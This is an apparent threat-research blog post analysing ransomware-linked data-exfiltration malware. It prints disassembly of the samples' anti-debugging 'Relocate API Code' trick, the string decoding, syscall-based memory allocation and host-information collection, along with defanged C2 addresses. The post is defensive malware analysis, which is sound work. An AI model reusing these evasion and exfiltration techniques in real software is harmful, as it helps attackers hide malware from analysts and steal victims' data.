

# Data Exfiltrator

 [blog.reversinglabs.com/blog/data-exfiltrator](https://blog.reversinglabs.com/blog/data-exfiltrator)



[Threat Research](#) | July 15, 2021



Blog Author

Robert Simmons, Independent malware researcher and threat researcher at ReversingLabs. [Read More...](#)



## Summary

---

Over the past year, a major change in tactics employed by ransomware adversaries is to exfiltrate data from the victim's environment. The data then serves as the material for an extortion threat on top of the ransom for encrypted data. This additional tactic became a trend followed by most major ransomware families early last year, 2020 <sup>1</sup>. To support this tactic, some ransomware operators have added a specific type of malware to perform this exfiltration to their intrusion set <sup>2</sup>. The five samples analyzed here perform this type of data exfiltration. They upload a set of files from the victim's computer to command and control servers hosted on IP addresses 51.81.153[.]212, 51.161.82[.]135, and 51.77.110[.]6. All of these IP addresses are owned by OVH SAS, a French hosting company. The malware follows the exfiltration with a single line PowerShell command that stops the malware's running process and then deletes the malware file that was executed. The malware has a type of anti-analysis behavior called "Relocate API Code" according to the Malware Behavior Catalog's <sup>3</sup> categorization <sup>4</sup>. The malware reads a copy of system DLLs into memory and resolves imports from there. This causes a problem for debuggers such as x64dbg <sup>5</sup>.

Interestingly, these files share code with an earlier malware sample with completely different capabilities. This earlier file has been observed alongside TrickBot, CobaltStrike, and ransomware <sup>6</sup>. This earlier malware additionally uses the same anti-analysis technique, but does not exfiltrate data. It has the capability to download a CobaltStrike beacon and execute it <sup>7</sup>. In addition to this overlap in code and behavior, the command and control (C2) infrastructure domains are registered via the same registrar. Also, the C2 IP addresses are owned by the same hosting company, OVH.

## Anti-analysis Trick

---

### Relocate API Code

The first behavior one observes when running these samples in a sandbox or in a debugger is that at the point where the imports are resolved an exception is raised. Debugging past this point is not possible without circumvention of an anti-analysis trick. This circumvention starts by examining the first encoded

string the samples decode. Encoded strings are found in two general forms in these samples. First is with all the rest of the strings in the file in the .data section. Some of these can be seen in Figure 1 with one example highlighted.

```
.data section started {0x140009000-0x140009b08}
140009000 data_140009000:
140009000 fb fc fe ff aa 76 72 6f-73 66 6a 4d 71 75 6f 39-7c 75 7e 00 07 6d 4f 72-78 78 78 00 00 00 00 .....vrosfjMqou9|u~..mOrxxx....
140009020 data_140009020:
140009020 fb fc fe ff aa 4e 71 7d-6d 71 72 68 37 3e 38 3b-2c 35 65 78 7e 75 81 8a-87 35 64 6b 38 4a 4a 49 .....Nq}mqrh7>8;,5ex~u...5dk8JJJI
140009040 4c 58 3e 76 6f 78 58 57-4d 45 67 97 98 95 8f 82-91 8f 79 98 a4 60 67 66-6b 63 69 6d 58 61 85 83 LX>voxXWMEg.....y...`gfkcmXa..
140009060 90 8a 8a 6b 60 ad ab ae-a9 65 8d ac ab b4 b9 74-6c b1 b7 c2 b3 c0 c4 b7-83 85 84 87 86 8c 8a 94 ...k'....e.....tl.....
140009080 7c a0 c6 d1 cf ce c7 92-9c 98 94 97 96 9d 9b 9b-9f 9b 9f a1 a2 91 b7 df-d9 d8 ea e9 e7 e7 a9 b4 |.....
1400090a0 aa b0 ac b4 a0 d4 e3 e9-e5 f7 ef b6 bd bc c1 b9-bf c3 00 07 6d 4f 72 78-78 78 78 00 00 00 00 .....mOrxxx....
1400090c0 data_1400090c0:
1400090c0 fb fc fe ff aa 48 47 57-00 07 6d 4f 72 78 78 78-78 00 00 00 00 00 00 .....HGW..mOrxxx.....
```

Figure 1: Encoded Strings

Notice the "mOrxxx" characters that trail each of the encoded strings. These trailing characters will be examined below.

The other location where encoded strings are found is split up character-by-character as stack strings. Each byte is moved one-by-one to a location on the stack before the decoding operation occurs. The first string of this type is in the function that resolves imports from kernel32.dll. This encoded string is shown in Figure 2.

<pre>000000014000165C 0000000140001663 000000014000166B 0000000140001673 000000014000167B 0000000140001683 000000014000168B 0000000140001693 000000014000169B 00000001400016A3 00000001400016AB 00000001400016B3 00000001400016BB 00000001400016C3 00000001400016CB 00000001400016D3 00000001400016DB 00000001400016E3 00000001400016EB 00000001400016F3 00000001400016FB 0000000140001703 000000014000170B 0000000140001713 000000014000171B 0000000140001723 000000014000172B 0000000140001733 000000014000173B 0000000140001743 000000014000174B 0000000140001753 000000014000175B 0000000140001763 000000014000176B 0000000140001773 000000014000177B 0000000140001783 000000014000178B 0000000140001793 000000014000179B 00000001400017A3 00000001400017AB 00000001400017B3 00000001400017BB 00000001400017C3 00000001400017CB 00000001400017D3 00000001400017DB 00000001400017E3 00000001400017EB 00000001400017EB</pre>	<pre>48:81EC 48010000 C68424 F8000000 FB C68424 F9000000 FC C68424 FA000000 FE C68424 FB000000 FF C68424 FC000000 AA C68424 FD000000 44 C68424 FE000000 3C C68424 FF000000 5F C68424 00010000 58 C68424 01010000 6E C68424 02010000 74 C68424 03010000 68 C68424 04010000 77 C68424 05010000 80 C68424 06010000 7D C68424 07010000 67 C68424 08010000 5F C68424 09010000 86 C68424 0A010000 81 C68424 0B010000 83 C68424 0C010000 75 C68424 0D010000 7E C68424 0E010000 45 C68424 0F010000 45 C68424 10010000 70 C68424 11010000 80 C68424 12010000 7B C68424 13010000 89 C68424 14010000 86 C68424 15010000 7E C68424 16010000 86 C68424 17010000 4E C68424 18010000 4E C68424 19010000 4B C68424 1A010000 82 C68424 1B010000 8B C68424 1C010000 8C C68424 1D010000 00 C68424 1E010000 07 C68424 1F010000 6D C68424 20010000 4F C68424 21010000 72 C68424 22010000 78 C68424 23010000 78 C68424 24010000 78 C68424 25010000 78 C68424 26010000 00 48:8D8C24 F8000000 E8 C44C0000 48:8BC8 E8 20340000</pre>	<pre>sub rsp,148 mov byte ptr ss:[rsp+F8],FB mov byte ptr ss:[rsp+F9],FC mov byte ptr ss:[rsp+FA],FE mov byte ptr ss:[rsp+FB],FF mov byte ptr ss:[rsp+FC],AA mov byte ptr ss:[rsp+FD],44 mov byte ptr ss:[rsp+FE],3C mov byte ptr ss:[rsp+FF],5F mov byte ptr ss:[rsp+100],58 mov byte ptr ss:[rsp+101],6E mov byte ptr ss:[rsp+102],74 mov byte ptr ss:[rsp+103],68 mov byte ptr ss:[rsp+104],77 mov byte ptr ss:[rsp+105],80 mov byte ptr ss:[rsp+106],7D mov byte ptr ss:[rsp+107],67 mov byte ptr ss:[rsp+108],5F mov byte ptr ss:[rsp+109],86 mov byte ptr ss:[rsp+10A],81 mov byte ptr ss:[rsp+10B],83 mov byte ptr ss:[rsp+10C],75 mov byte ptr ss:[rsp+10D],7E mov byte ptr ss:[rsp+10E],45 mov byte ptr ss:[rsp+10F],45 mov byte ptr ss:[rsp+110],70 mov byte ptr ss:[rsp+111],80 mov byte ptr ss:[rsp+112],7B mov byte ptr ss:[rsp+113],89 mov byte ptr ss:[rsp+114],86 mov byte ptr ss:[rsp+115],7E mov byte ptr ss:[rsp+116],86 mov byte ptr ss:[rsp+117],4E mov byte ptr ss:[rsp+118],4E mov byte ptr ss:[rsp+119],4B mov byte ptr ss:[rsp+11A],82 mov byte ptr ss:[rsp+11B],8B mov byte ptr ss:[rsp+11C],8C mov byte ptr ss:[rsp+11D],0 mov byte ptr ss:[rsp+11E],7 mov byte ptr ss:[rsp+11F],6D mov byte ptr ss:[rsp+120],4F mov byte ptr ss:[rsp+121],72 mov byte ptr ss:[rsp+122],78 mov byte ptr ss:[rsp+123],78 mov byte ptr ss:[rsp+124],78 mov byte ptr ss:[rsp+125],78 mov byte ptr ss:[rsp+126],0 lea rcx,qword ptr ss:[rsp+F8] call &lt;68af2.decode_string&gt; mov rcx,rax call 68af2.140004c10</pre>	<pre>resolve_kernel32 44: 'D' 3C: '&lt;' 5F: '[' 6E: 'n' 74: 't' 68: 'k' 77: 'w' 7D: '}}' 67: 'g' 5F: '-' 75: 'u' 7E: '~' 45: 'E' 45: 'E' 70: 'p' 7B: '{' 7E: '~' 4E: 'N' 4E: 'N' 4B: 'K' 6D: 'm' 4F: 'O' 72: 'r' 78: 'x' 78: 'x' 78: 'x' 78: 'x'</pre>
--	---	--	---

Figure 2: First Encoded String

This first string decodes to "C:\Windows\System32\kernel32.dll". This path is then used to read the DLL from the filesystem into memory. Imports are then resolved against this copy of the DLL rather than the system DLL. The function calls to copy the DLL are shown in Figure 3.

```

0000000140001FBC | 48:894C24 08 | mov qword ptr ss:[rsp+8],rcx | copy_dll
0000000140001FC1 | 48:83EC 68 | sub rsp,68
0000000140001FC5 | C74424 44 00008000 | mov dword ptr ss:[rsp+44],800000
0000000140001FCD | 48:C74424 50 FFFFFFFF | mov qword ptr ss:[rsp+50],FFFFFFFFFFFFFFFF
0000000140001FD6 | C74424 40 00000000 | mov dword ptr ss:[rsp+40],0
0000000140001FDE | FF15 2C600000 | call qword ptr ds:[<&GetCurrentProcess>]
0000000140001FE4 | C74424 28 00000000 | mov dword ptr ss:[rsp+28],0
0000000140001FEC | C74424 20 40000000 | mov dword ptr ss:[rsp+20],40
0000000140001FF4 | 41:B9 00300000 | mov r9d,3000
0000000140001FFA | 41:B8 00008000 | mov r8d,800000
0000000140002000 | 33D2 | xor edx,edx
0000000140002002 | 48:8BC8 | mov rcx,rcx
0000000140002005 | FF15 15600000 | call qword ptr ds:[<&VirtualAllocExNuma>]
000000014000200B | 48:894424 58 | mov qword ptr ss:[rsp+58],rax
0000000140002010 | FF15 FA5F0000 | call qword ptr ds:[<&GetCurrentProcess>]
0000000140002016 | C74424 28 00000000 | mov dword ptr ss:[rsp+28],0
000000014000201E | C74424 20 40000000 | mov dword ptr ss:[rsp+20],40
0000000140002026 | 41:B9 00300000 | mov r9d,3000
000000014000202C | 41:B8 18000000 | mov r8d,18
0000000140002034 | 33D2 | xor edx,edx
0000000140002037 | 48:8BC8 | mov rcx,rcx
000000014000203D | FF15 E35F0000 | call qword ptr ds:[<&VirtualAllocExNuma>]
0000000140002042 | 48:894424 48 | mov qword ptr ss:[rsp+48],rax
0000000140002047 | 48:8B4424 48 | mov rax,qword ptr ss:[rsp+48]
0000000140002048 | C640 10 00 | mov byte ptr ds:[rax+10],0
0000000140002048 | 48:C74424 30 00000000 | mov qword ptr ss:[rsp+30],0
0000000140002054 | C74424 28 80000000 | mov dword ptr ss:[rsp+28],80
000000014000205C | C74424 20 03000000 | mov dword ptr ss:[rsp+20],3
0000000140002064 | 45:33C9 | xor r9d,r9d
0000000140002067 | 45:33C0 | xor r8d,r8d
000000014000206A | BA 00000080 | mov edx,80000000
000000014000206F | 48:8B4C24 70 | mov rcx,qword ptr ss:[rsp+70]
0000000140002074 | FF15 C65F0000 | call qword ptr ds:[<&CreateFileW>]
000000014000207A | 48:894424 50 | mov qword ptr ss:[rsp+50],rax
000000014000207F | 48:837C24 50 FF | cmp qword ptr ss:[rsp+50],FFFFFFFFFFFFFFFF
0000000140002085 | 75 13 | jne 68af2.14000209A
0000000140002087 | 48:8B4424 48 | mov rax,qword ptr ss:[rsp+48]
000000014000208C | C640 10 01 | mov byte ptr ds:[rax+10],1
0000000140002090 | 48:8B4424 48 | mov rax,qword ptr ss:[rsp+48]
0000000140002095 | E9 91000000 | jmp 68af2.14000212B
000000014000209A | 48:8B4424 48 | mov rax,qword ptr ss:[rsp+48]
000000014000209F | 8B00 | mov eax,dword ptr ds:[rax]
00000001400020A1 | 48:8B4C24 58 | mov rcx,qword ptr ss:[rsp+58]
00000001400020A6 | 48:03C8 | add rcx,rax
00000001400020A9 | 48:8BC1 | mov rax,rcx
00000001400020AC | 48:C74424 20 00000000 | mov qword ptr ss:[rsp+20],0
00000001400020B5 | 4C:8D4C24 40 | lea r9,qword ptr ss:[rsp+40]
00000001400020BA | 41:B8 00008000 | mov r8d,800000
00000001400020C0 | 48:8BD0 | mov rdx,rax
00000001400020C3 | 48:8B4C24 50 | mov rcx,qword ptr ss:[rsp+50]
00000001400020C8 | FF15 7A600000 | call qword ptr ds:[<&ReadFile>]
00000001400020CE | 85C0 | test eax,eax
00000001400020D0 | 75 12 | jne 68af2.1400020E4
    
```

Figure 3: Copy DLL Function

In the debugger's environment, this read fails with an exception which then prevents the imports from being properly resolved <sup>8</sup>. A detailed explanation of what's happening here can be found on OALabs YouTube channel <sup>9</sup>. To circumvent this trick, one can create a copy of the DLLs on the filesystem and change their names along with the decoded path strings. This way the DLLs can be read correctly and the imports properly resolved. This change can be done on the fly in the debugger after the strings are decoded. An example of changing this on the fly using the filename kernel33.dll is shown in Figure 4.

```

00000001400017D3 | C88424 20010000 00 | mov byte ptr ss:[rsp+120],0
00000001400017DB | 48:8D8C24 F8000000 | lea rcx,qword ptr ss:[rsp+F8]
00000001400017E3 | E8 C44C0000 | call <68af2.decode_string>
00000001400017E8 | 48:8BC8 | mov rcx,rax
00000001400017EB | E8 20340000 | call 68af2.140004C10
00000001400017F0 | 48:898424 38010000 | mov qword ptr ss:[rsp+138],rax
00000001400017F8 | 48:898424 38010000 | mov qword ptr ss:[rsp+138],rax
    
```

Figure 4: Change DLL Name

Alternatively, the single encoded byte needed for this change can be modified in the sample with a hex editor to make this change permanent. This also makes restarting the analysis in the debugger less annoying. This byte difference is highlighted using HexFiend's <sup>10</sup> comparison function and can be seen in Figure 5.




Figure 5: Original Compared to Patch

After the DLL path has been decoded, the various imports from that DLL are then decoded from similar stack strings. One example with LoadLibraryW is shown in Figure 6. Again, please note the trailing "mOrxxxx" string immediately after the encoded bytes of the "LoadLibraryW" string.




Figure 6: Encoded LoadLibraryW with Trailing Additional String

Once the import strings are decoded, a custom implementation of GetProcAddress is used on the copy of kernel32.dll to resolve the imports. The results of this process can be seen in Figure 7.

```

0000000140001D44 | 48:8D4C24 40 | lea rcx,qword ptr ss:[rsp+40]
0000000140001D49 | E8 5E470000 | call <68af2.decode_string>
0000000140001D4E | 48:8D5424 20 | lea rdx,qword ptr ss:[rsp+20]
0000000140001D53 | 48:8B8C24 28010000 | mov rcx,qword ptr ss:[rsp+128]
0000000140001D58 | E8 04F6FFFF | call <68af2.get_proc_address>
0000000140001D60 | 48:8905 998C0000 | mov qword ptr ds:[<&JMP.&LoadLibraryw>],rax
0000000140001D67 | 48:8D9424 A8000000 | lea rdx,qword ptr ss:[rsp+A8]
0000000140001D6F | 48:8B8C24 28010000 | mov rcx,qword ptr ss:[rsp+128]
0000000140001D77 | E8 E8F5FFFF | call <68af2.get_proc_address>
0000000140001D7C | 48:8905 D58C0000 | mov qword ptr ds:[<&JMP.&GlobalMemoryStatusEx>],rax
0000000140001D83 | 48:8D9424 80000000 | lea rdx,qword ptr ss:[rsp+80]
0000000140001D88 | 48:8B8C24 28010000 | mov rcx,qword ptr ss:[rsp+128]
0000000140001D93 | E8 CCF5FFFF | call <68af2.get_proc_address>
0000000140001D98 | 48:8905 A98C0000 | mov qword ptr ds:[<&JMP.&GetDiskFreeSpaceEXA>],rax
0000000140001D9F | 48:8D5424 60 | lea rdx,qword ptr ss:[rsp+60]
0000000140001DA4 | 48:8B8C24 28010000 | mov rcx,qword ptr ss:[rsp+128]
0000000140001DAC | E8 B3F5FFFF | call <68af2.get_proc_address>
0000000140001DB1 | 48:8905 808C0000 | mov qword ptr ds:[<&JMP.&GetProductInfo>],rax
0000000140001DB8 | 48:8D5424 40 | lea rdx,qword ptr ss:[rsp+40]
0000000140001DBD | 48:8B8C24 28010000 | mov rcx,qword ptr ss:[rsp+128]
0000000140001DC5 | E8 9AF5FFFF | call <68af2.get_proc_address>
0000000140001DCA | 48:8905 D78C0000 | mov qword ptr ds:[<&JMP.&GetVersionEXA>],rax
0000000140001DD1 | B8 01000000 | mov eax,1
0000000140001DD6 | 48:81C4 48010000 | add rsp,148
0000000140001DDD | C3 | ret

```

Figure 7: After Imports Resolved

Examining the exports for these samples shows a DLL name "Input.exe" as well as one exported function "bsearch". These exports are shown in Figure 8.

```

140008ad2 }
140008ad2 char __pe_input_export_dll_name[0xa] = "Input.exe", 0
140008adc char __export_name(bsearch)[0x8] = "bsearch", 0
140008ae4 struct Import_Directory_Table __import_directory_entries[0x4] =
140008ae4 {

```

Figure 8: Exports

This bsearch function is a version of the binary search algorithm <sup>11</sup>. It appears once in the samples as part of the custom GetProcAddress implementation. This function call is highlighted in Figure 9.

```
int64_t get_proc_address(int64_t* arg1, int64_t arg2)
```

```

1400015af 488b442430 mov rax,qword [rsp+0x30 {var_58_1}]
1400015b4 8b4018 mov eax,dword [rax+0x18]
1400015b7 488d0dba3b0000 lea rcx,[rel sub_140005178]
1400015be 48894c2420 mov qword [rsp+0x20 {var_68}],rcx {sub_140005178}
1400015c3 41b910000000 mov r9d,0x10
1400015c9 448bc0 mov r8d,eax
1400015cc 488b442450 mov rax,qword [rsp+0x50 {var_38}]
1400015d1 488b5050 mov rdx,qword [rax+0x50]
1400015d5 488d8c2498000000 lea rcx,[rsp+0x98 {arg_10}]
1400015dd e83a270000 call bsearch
1400015e2 4889442470 mov qword [rsp+0x70 {var_18_1}],rax
1400015e7 48837c247000 cmp qword [rsp+0x70 {var_18_1}],0x0
1400015ed 750f jne 0x1400015fe

```

Figure 9: Function Call to bsearch in Custom GetProcAddress

After the imports from kernel32.dll have been resolved, the next DLL is ntdll.dll. The process shown above is repeated for this DLL. The alternative name used here was npdll.dll. The path after this change is shown in Figure 10.

Address	Hex	ASCII
00000000014FE68	77 73 5C 53 79 73 74 65 6D 33 32 5C 6E 70 64 6C	ws\System32\ntpd
00000000014FE78	6C 2E 64 6C 6C 00 48 7F 88 89 00 07 6D 4F 72 78	1.dll.H.....mOrx
00000000014FE88	78 78 78 00 8C 00 07 6D 4F 72 78 78 78 78 00 00	xxx.....mOrxxx..
00000000014FE98	80 08 9D 02 00 00 00 00 00 00 18 00 00 00 00 00	.....

Figure 10: DLL Name Change

Some of the resolved imports give an idea of what's to come and what the capabilities are for these samples. Examples of this are the imports of "HttpAddRequestHeadersW" and "EnumProcesses" as shown in Figures 11 and 12.

```

0000000140003BBA | C68424 07010000 72 | mov byte ptr ss:[rsp+107],72
0000000140003BC2 | C68424 08010000 78 | mov byte ptr ss:[rsp+108],78
0000000140003BCA | C68424 09010000 78 | mov byte ptr ss:[rsp+109],78
0000000140003BD2 | C68424 0A010000 78 | mov byte ptr ss:[rsp+10A],78
0000000140003BDA | C68424 0B010000 78 | mov byte ptr ss:[rsp+10B],78
0000000140003BE2 | C68424 0C010000 00 | mov byte ptr ss:[rsp+10C],0
0000000140003BEA | 48:8D8C24 E8000000 | lea rcx,qword ptr ss:[rsp+E8]
0000000140003BF2 | E8 B5280000 | call <68af2.decode_string>
0000000140003BF7 | 48:8D9424 E8000000 | lea rdx,qword ptr ss:[rsp+E8]
0000000140003BF7 | 48:8B8C24 30010000 | mov rcx,qword ptr ss:[rsp+130]
0000000140003C07 | E8 B00C0000 | call 68af2.1400048BC
0000000140003C0C | 48:8905 556E0000 | mov qword ptr ds:[<&HttpAddRequestHeadersW>],rax
0000000140003C13 | B8 01000000 | mov eax,1
0000000140003C18 | 48:81C4 58010000 | add rsp,158
0000000140003C1F | C3 | ret
0000000140003C20 | 895424 10 | mov dword ptr ss:[rsp+10],edx
    
```

Figure 11: Import HttpAddRequestHeadersW

```

00000001400066B4 | C64424 67 78 | mov byte ptr ss:[rsp+67],78
00000001400066B9 | C64424 68 78 | mov byte ptr ss:[rsp+68],78
00000001400066BE | C64424 69 78 | mov byte ptr ss:[rsp+69],78
00000001400066C3 | C64424 6A 78 | mov byte ptr ss:[rsp+6A],78
00000001400066C8 | C64424 6B 00 | mov byte ptr ss:[rsp+6B],0
00000001400066CD | 48:8D4C24 50 | lea rcx,qword ptr ss:[rsp+50]
00000001400066D2 | E8 D5FDFFFF | call <68af2.decode_string>
00000001400066D7 | 48:8D5424 50 | lea rdx,qword ptr ss:[rsp+50]
00000001400066DC | 48:8B4C24 30 | mov rcx,qword ptr ss:[rsp+30]
00000001400066E1 | E8 D6E1FFFF | call 68af2.1400048BC
00000001400066E6 | 48:8905 63430000 | mov qword ptr ds:[<&EnumProcesses>],rax
00000001400066ED | B8 01000000 | mov eax,1
00000001400066F2 | 48:83C4 78 | add rsp,78
00000001400066F6 | C3 | ret
00000001400066F7 | CC | int3
00000001400066F8 | 44:894C24 20 | mov dword ptr ss:[rsp+20],r9d
    
```

Figure 12: Import EnumProcesses

The rest of the DLLs after ntdll.dll that are loaded are not loaded using this same antianalysis trick. These other DLLs are user32.dll, wininet.dll, and psapi.dll. The steps to decode and resolve imports from each DLL are divided into separate functions. Each of these functions is shown in figure 13.



```

resolve_imports:
1400050ac 4883ec28      sub     rsp, 0x28
1400050b0 e8a7c5ffff   call   resolve_kernel32
1400050b5 e846bfffff   call   resolve_ntdll
1400050ba e8b1d8ffff   call   resolve_user32
1400050bf e81ce3ffff   call   resolve_wininet
1400050c4 e8c3140000   call   resolve_psapi
1400050c9 33c0        xor     eax, eax {0x0}
1400050cb 4883c428     add     rsp, 0x28
1400050cf c3          retn   {__return_addr}

```

Figure 13: Resolve Import Functions

In the code of these samples, another interesting library function calling pattern is to call NtAllocateVirtualMemory using syscall to allocate memory. This pattern of function call is shown in Figure 14.

00000000035BC3B0	4C:8BD1	mov r10,rcx	
00000000035BC3B3	B8 18000000	mov eax,18	
00000000035BC3B8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00000000035BC3C0	75 03	jno 35BC3C5	
00000000035BC3C2	0F05	syscall	NtAllocateVirtualMemory
00000000035BC3C4	C3	ret	
00000000035BC3C5	CD 2E	int 2E	
00000000035BC3C7	C3	ret	
00000000035BC3C8	0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	

Figure 14: Syscall Used on NtAllocateVirtualMemory

## Collect Environment Information

The first set of capabilities in these samples is to collect information about the victim's environment. The first bit of information collected is the name of the computer. The call to GetComputerNameExA is shown in Figure 15.

<pre> 00000001400027CC 00000001400027D0 00000001400027D4 00000001400027D8 00000001400027E2 00000001400027E7 00000001400027EC 00000001400027F1 00000001400027F6 00000001400027FE 0000000140002803 0000000140002808 000000014000280C 0000000140002812 0000000140002814 0000000140002816 0000000140002818 000000014000281A 000000014000281F 0000000140002823 0000000140002824 </pre>	<pre> 894C24 08 48:83EC 38 C74424 24 00010000 41:B8 40000000 BA 00300000 B9 00010000 E8 E3150000 48:894424 28 C74424 20 00010000 4C:8D4424 20 48:8B5424 28 8B4C24 40 FF15 A6580000 85C0 75 04 33C0 EB 05 48:8B4424 28 48:83C4 38 C3 44:894424 18 </pre>	<pre> mov dword ptr ss:[rsp+8],ecx sub rsp,38 mov dword ptr ss:[rsp+24],100 mov r8d,40 xor edx,3000 mov ecx,100 call 68af2.140003DB4 mov qword ptr ss:[rsp+28],rax mov dword ptr ss:[rsp+20],100 lea r8,qword ptr ss:[rsp+20] mov rdx,qword ptr ss:[rsp+28] mov ecx,dword ptr ss:[rsp+40] call qword ptr ds:[&lt;&amp;GetComputerNameEx&gt; ] test eax,eax jne 68af2.14000281A mov eax,eax jmp 68af2.14000281F mov rax,qword ptr ss:[rsp+28] add rsp,38 ret mov dword ptr ss:[rsp+18],r8d </pre>	<pre> computer_name 40:'@' [rsp+28]:"DESKTOP-██████████" [rsp+28]:"DESKTOP-██████████" [rsp+28]:"DESKTOP-██████████" </pre>
---	---	--	---

Figure 15: Collect Computer Name

The next bit of environmental information collected is the physical and virtual memory status. This is done via a call to GlobalMemoryStatusEx <sup>12</sup> which is shown in Figure 16.

<pre> 0000000140002130 0000000140002132 0000000140002136 000000014000213B 000000014000213E 0000000140002140 0000000140002145 0000000140002147 000000014000214F 0000000140002154 000000014000215A 000000014000215C 0000000140002161 0000000140002166 0000000140002169 000000014000216D 000000014000216E 000000014000216F </pre>	<pre> 40:57 48:83EC 60 48:8D4424 20 48:8BF8 33C0 B9 40000000 F3:AA C74424 20 40000000 48:8D4C24 20 FF15 FE880000 33D2 48:8B4424 28 B9 00000040 48:F7F1 48:83C4 60 5F C3 CC </pre>	<pre> push rdi sub rsp,60 lea rax,qword ptr ss:[rsp+20] mov rdi,rax xor eax,eax mov ecx,40 rep stosb mov dword ptr ss:[rsp+20],40 lea rcx,qword ptr ss:[rsp+20] call qword ptr ds:[&lt;&amp;JMP.&amp;GlobalMemoryStatusEx&gt; ] xor ecx,ecx mov rax,qword ptr ss:[rsp+28] mov ecx,40000000 div rcx add rsp,60 pop rdi ret int3 </pre>	<pre> memory_status 40:'@' 40:'@' </pre>
--	---	---	--

Figure 16: Measure Physical and Virtual Memory Status

The memory status is not sent back to the command and control (C2) infrastructure. It is probably used in the file processing algorithm because the primary purpose of these samples is to exfiltrate files from the victim's computer. These files must be copied from the filesystem to memory for processing before being sent to the C2.

The next data point collected is the username that ran the malware file. This data point does not appear to be sent back to the C2 according to the fields in the network traffic. The API call to GetUserNameA is

shown in Figure 17.

<pre> 0000000140004744 0000000140004748 0000000140004750 0000000140004754 0000000140004757 000000014000475D 0000000140004762 0000000140004765 000000014000476A 000000014000476F 0000000140004775 0000000140004777 000000014000477E 0000000140004780 0000000140004785 000000014000478A 0000000140004790 0000000140004792 0000000140004794 000000014000479B 000000014000479D 00000001400047A2 00000001400047A6 00000001400047A7 </pre>	<pre> 48:83EC 38 C74424 20 01010000 8B4424 20 48:D1E0 41:B8 40000000 BA 00300000 48:8BC8 E8 6AF6FFFF 48:894424 28 48:837C24 28 00 75 09 48:8D05 943B0000 EB 22 48:8D5424 20 48:8B4C24 28 FF15 70380000 85C0 75 09 48:8D05 773B0000 EB 05 48:8B4424 28 48:83C4 38 C3 CC </pre>	<pre> sub rsp,38 mov dword ptr ss:[rsp+20],101 mov eax,dword ptr ss:[rsp+20] shl rax,1 mov r8d,40 mov edx,3000 mov rcx,rax call 68af2.140003DD4 mov qword ptr ss:[rsp+28],rax cmp qword ptr ss:[rsp+28],0 jne 68af2.140004780 lea rax,qword ptr ds:[140008312] jmp 68af2.1400047A2 lea rdx,qword ptr ss:[rsp+20] mov rcx,qword ptr ss:[rsp+28] call qword ptr ds:[&lt;&amp;GetUserNameA&gt;] test eax,eax jne 68af2.14000479D lea rax,qword ptr ds:[140008312] jmp 68af2.1400047A2 mov rax,qword ptr ss:[rsp+28] add rsp,38 ret int3 </pre>	<pre> username 40:'@' [rsp+28]: [rsp+28]: [rsp+28]: [rsp+28]: </pre>
--	---	---	--

Figure 17: Collect Username

Next the samples check the free disk space via GetDiskFreeSpaceExA as shown in Figure 18.

